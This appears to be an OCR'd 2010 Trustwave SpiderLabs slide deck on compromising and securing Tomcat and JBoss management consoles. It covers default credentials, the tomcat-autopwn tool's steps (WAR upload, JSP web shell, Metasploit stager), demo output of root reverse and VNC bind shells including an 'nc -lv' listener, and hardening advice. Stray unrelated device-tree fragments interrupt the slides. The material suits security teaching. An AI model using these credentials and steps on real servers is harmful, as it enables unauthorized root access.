If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:

```
$CATALINA_HOME/webapps/ROOT/index.jsp
```

where "$CATALINA_HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who I arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the Tomcat Document more detailed setup and administration information than is found in the INSTALL file.

NOTE: This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See `$CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml` as to how it was mapped.)

NOTE: For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager". Users are defined in `$CATALINA_HOME/conf/tomcat-users.xml`.

Included with this release are a host of sample Servlets and JSPs (with associated source code), extensive documentation (including the Servlet 2.4 and JSP 2.0 API JavaD and an introductory guide to developing web applications.

Tomcat mailing lists are available at the Tomcat project web site:

- **users@tomcat.apache.org** for general questions related to configuring and using Tomcat
- **dev@tomcat.apache.org** for developers working on Tomcat

Thanks for using Tomcat!

Apache Tomcat

Default users

- Tomcat Management Console is configured securely out of the box. The Tomcat management console is inaccessible unless you belong to the manager role. By default the following usernames are enabled in $CATALINA_HOME/conf/tomcat-users.xml:

```
 [root@nitrogen conf]# cat tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>
<tomcat-users>
<role rolename="tomcat"/>
<role rolename="role1"/>
<user username="tomcat" password="tomcat"
roles="tomcat"/>
<user username="both" password="tomcat"
roles="tomcat,role1"/>
<user username="role1" password="tomcat"
roles="role1"/>
</tomcat-users>
 [root@nitrogen conf]#
```

Apache Tomcat

Securely provisioning access to the management console

- Before access to the Tomcat Manager could be granted, an administrator has to manually add an additional user or modify an existing one giving them access to the manager role:

```
[root@nitrogen conf]# cat tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>
<tomcat-users>
<role rolename="tomcat"/>
<role rolename="role1"/>
<role rolename=”manager”/>
<user username=”manager” password=”!@m4n4g3r!@#!”
roles=”manager”/>
<user username="tomcat" password="tomcat"
roles="tomcat"/>
<user username="both" password="tomcat"
roles="tomcat,role1"/>
<user username="role1" password="tomcat"
roles="role1"/>
</tomcat-users>
[root@nitrogen conf]#
```

Copyright Trustwave 2010

Apache Tomcat

Insecure management console provisioning

- When access is bestowed correctly, a new user is created with a sufficiently complex password such as above. When access is bestowed insecurely (which is often the case), a default Tomcat account is made a member of the manager group

```
[root@nitrogen conf]# cat tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>
<tomcat-users>
<role rolename="tomcat"/>
<role rolename="role1"/>
<role rolename=”manager”/>
<user username="tomcat" password="tomcat" roles="tomcat,manager"/>
<user username="both" password="tomcat" roles="tomcat,role1"/>
<user username="role1" password="tomcat" roles="role1"/>
</tomcat-users>
[root@nitrogen conf]#
```


- This in effect allows anybody to login to the Tomcat Manager with tomcat/tomcat credentials (or any other default pair that may have been configured).
- Occurs more often then we would like to think!

Copyright Trustwave 2010

Apache Tomcat

Management console access

- What immediately becomes apparent is that it is possible to deploy a war file directly on the server using a simple HTTP POST upload form.



The Apache Software Foundation
http://www.apache.org/

Tomcat Web Application Manager

Message:	OK

Manager

List Applications	HTML Manager Help

Applications

Path	Display Name	Running
/	Welcome to Tomcat	true
/balancer	Tomcat Simple Load Balancer Example App	true
/host-manager	Tomcat Manager Application	true
/jsp-examples	JSP 2.0 Examples	true
/manager	Tomcat Manager Application	true
/servlets-examples	Servlet 2.4 Examples	true
/tomcat-docs	Tomcat Documentation	true
/webdav	Webdav Content Management	true

Deploy

Deploy directory or WAR file located on server

Context Path (optional):

XML Configuration file URL:

WAR or Directory URL:

Deploy

WAR file to deploy

Select WAR file to upload Browse...

Deploy

Trustwave® SpiderLabs℠

Introducing Tomcat-Autopwn

Tomcat-autopwn

- As was performed with jboss-autopwn, a tool, tomcat-autopwn has been developed that is able to compromise an Apache Tomcat instance if the Tomcat Manager role has been bestowed upon a default account. A list of default Tomcat accounts is shown below

- Username: tomcat Password: tomcat
- Username: both Password: tomcat
- Username: role1 Password: tomcat

1. Try to upload a .war file with each of these login pairs
2. If successful, upload a JSP shell
3. Use JSP shell much like we did with Jboss; as a stager, to upload & execute Metasploit payloads.

Copyright Trustwave 2010

Tomcat-autopwn

- Sample usage (*Nix variant, Windows variant works similarly)

```
[root@attacker jboss-autopwn-new]# ./tomcat-autopwn-nix
[!] Apache Tomcat autopwn for *nix
[!] Usage: ./tomcat-autopwn server port
[!] Christian Papathanasiou cpapathanasiou@trustwave.com
[!] Trustwave SpiderLabs
[root@attacker jboss-autopwn-new]#
```

service present
present
/pci/@d/pci-ata@1/ata
Match</key><string ID="1"
</dict>
GUID = 0x50e4ff:0
device = IOService:/GossamerPE/pci
IBridge/pci-ata@1/CMD646Root/ata
iver/IOATABlockStor

Trustwave®

SpiderLabs℠

DEMO
Tomcat-autopwn vs Linux Tomcat instances
Reverse shell payload

Tomcat-autopwn vs Linux Tomcat
Reverse shell payload

```
[root@attacker jboss-autopwn-new]# ./tomcat-autopwn-nix 192.168.1.2 8080
   2>/dev/null
[x] Web shell enabled!!: http://192.168.1.2:8080/browser/browser.jsp
[x] Running as user...:
uid=0(root) gid=0(root)
   groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
[x] Server uname...:
Linux nitrogen 2.6.29.6-213.fc11.x86_64 #1 SMP Tue Jul 7 21:02:57 EDT 2009
   x86_64 x86_64 x86_64 GNU/Linux
[!] Would you like to upload a reverse or a bind shell? reverse
[!] On which port would you like to accept the reverse shell on? 80
[x] Uploading reverse shell payload..
[x] Verifying if upload was successful...
-rwxrwxrwx 1 root root 154 2010-03-28 19:49 /tmp/payload
Connection from 192.168.1.2 port 80 [tcp/http] accepted
[x] You should have a reverse shell on localhost:80..
[root@nitrogen jboss-autopwn-new]# fg 1
nc -lv 80
id
uid=0(root) gid=0(root)
   groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
^C
[root@attacker jboss-autopwn-new]#
```

Copyright Trustwave 2010

Trustwave®

SpiderLabs℠

DEMO
Tomcat-autopwn vs Windows
Tomcat instances
VNC bind shell payload

Tomcat-autopwn vs Windows Tomcat

VNC Bind shell payload

```
[root@attacker jboss-autopwn-new]# ./tomcat-autopwn-win 192.168.1.55 8080
   2>/dev/null
[x] Web shell enabled!!: http://192.168.1.55:8080/browser-win/browser.jsp
[x] Server name...:
Host Name . . . . . . . . . . . . : hax0r
[x] Would you like a reverse or bind shell or vnc(bind)? vnc
[x] On which port would you like your vnc shell to listen? 31337
[x] Uploading vnc shell payload..
[x] Checking that vnc shell was uploaded correctly..
[x] vnc shell uploaded: 03/28/2010 09:01 PM 37,888 payload.exe
[x] Now executing vnc shell...
[x] Executed vnc shell!
[x] Reverting to metasploit....
[*] Started bind handler
[*] Starting the payload handler...
[*] Sending stage (371712 bytes)
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vnciewer in the background.
[*] VNC Server session 1 opened (192.168.1.2:52684 -> 192.168.1.55:31337)
[*] VNC connection closed.
```

Copyright Trustwave 2010

service present
present
/pci/@d/pci-ata@1/ata-4@0/@0
Match</key><string ID="1"
</dict>
GUID = 0x50e4ff:0
device = IOService:/GossamerPE/pci
IBridge/pci-ata@1/CMD646Root/ata-
iver/IOATABlockStor
Untitled_3010

Trustwave®
SpiderLabs℠

Securing the JBoss Management Console


Securing the JBoss Management console

- The forceful method to disable the JBoss JMX console and web-console is by simply removing the jmx-console.war and web-console.war directories from:
  - $JBOSS_HOME/server/all/deploy
  - $JBOSS_HOME/server/default/deploy

```
cd $JBOSS_HOME
bin/shutdown.sh
mv ./server/all/deploy/jmx-console.war jmx-console-all.bak
mv ./server/default/deploy/jmx-console.war jmx-console.war-
   default-bak
mv ./server/all/deploy/management/console-mgr.sar/web-console.war
   web-console-all.bak
mv ./server/default/deploy/management/console-mgr.sar/web-
   console.war web-console-default.bak
bin/run.sh
```

Copyright Trustwave 2010

Securing the JBoss Management console


JBossWeb/2.0.1.GA - Error report - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.1.2:8080/jmx-console/
JBossWeb/2.0.1.GA - Error report

HTTP Status 404 - /jmx-console/

type Status report

message /jmx-console/

description The requested resource (/jmx-console/) is not available.

JBossWeb/2.0.1.GA

- By removing the JMX console we effectively mitigate against the attack mentioned in this paper… however…

Securing the JBoss Management console

- Business requirements may mean that the JMX and web-consoles are required. In which case, it is recommended that these are password protected with sufficiently long non-dictionary based passwords.

- Further information is given in (Maier, 2004) on how to achieve this**:**
  - Maier, W. (2004, February 7). *SecureJBoss. Retrieved 03 23, 2010, from JBoss Community: https://community.jboss.org/wiki/SecureJBoss*

Copyright Trustwave 2010

service present
present
/pci/@d/pci-ata@1/ata-4@0/@0
Match</key><string ID="1"
</dict>
GUID = 0x50e4ff:0
device = IOService:/GossamerPE/pci
IBridge/pci-ata@1/CMD646Root/ata-
iver/IOATABlockStorageDevice/
Untitled_3010

Trustwave®

SpiderLabs℠

Securing the Apache Tomcat Management Console

Securing the Tomcat Management console

- By default, the Tomcat Manager is inaccessible unless an administrative user is added to tomcat-users.xml.
- Ensure that a separate user is created for the management role with a sufficiently complex non-dictionary based password. An example is shown below:

```
<?xml version='1.0' encoding='utf-8'?>
<tomcat-users>
<role rolename="tomcat"/>
<role rolename="role1"/>
<role rolename=”manager”/>
<user username=”manager” password=”!@m4n4g3r!@#!” roles=”manager”/>
<user username="tomcat" password="tomcat" roles="tomcat"/>
<user username="both" password="tomcat" roles="tomcat,role1"/>
<user username="role1" password="tomcat" roles="role1"/>
</tomcat-users>
```

service present
present
/pci/@d/pci-ata@1/ata
hMatch</key><string ID="1"
</dict>
GUID = 0x50e4ff:0
device = IOService:/GossamerPE/pci
IBridge/pci-ata@1/CMD646Root/ata
iver/IOATABlockStor

Trustwave®

SpiderLabs℠

QUESTIONS?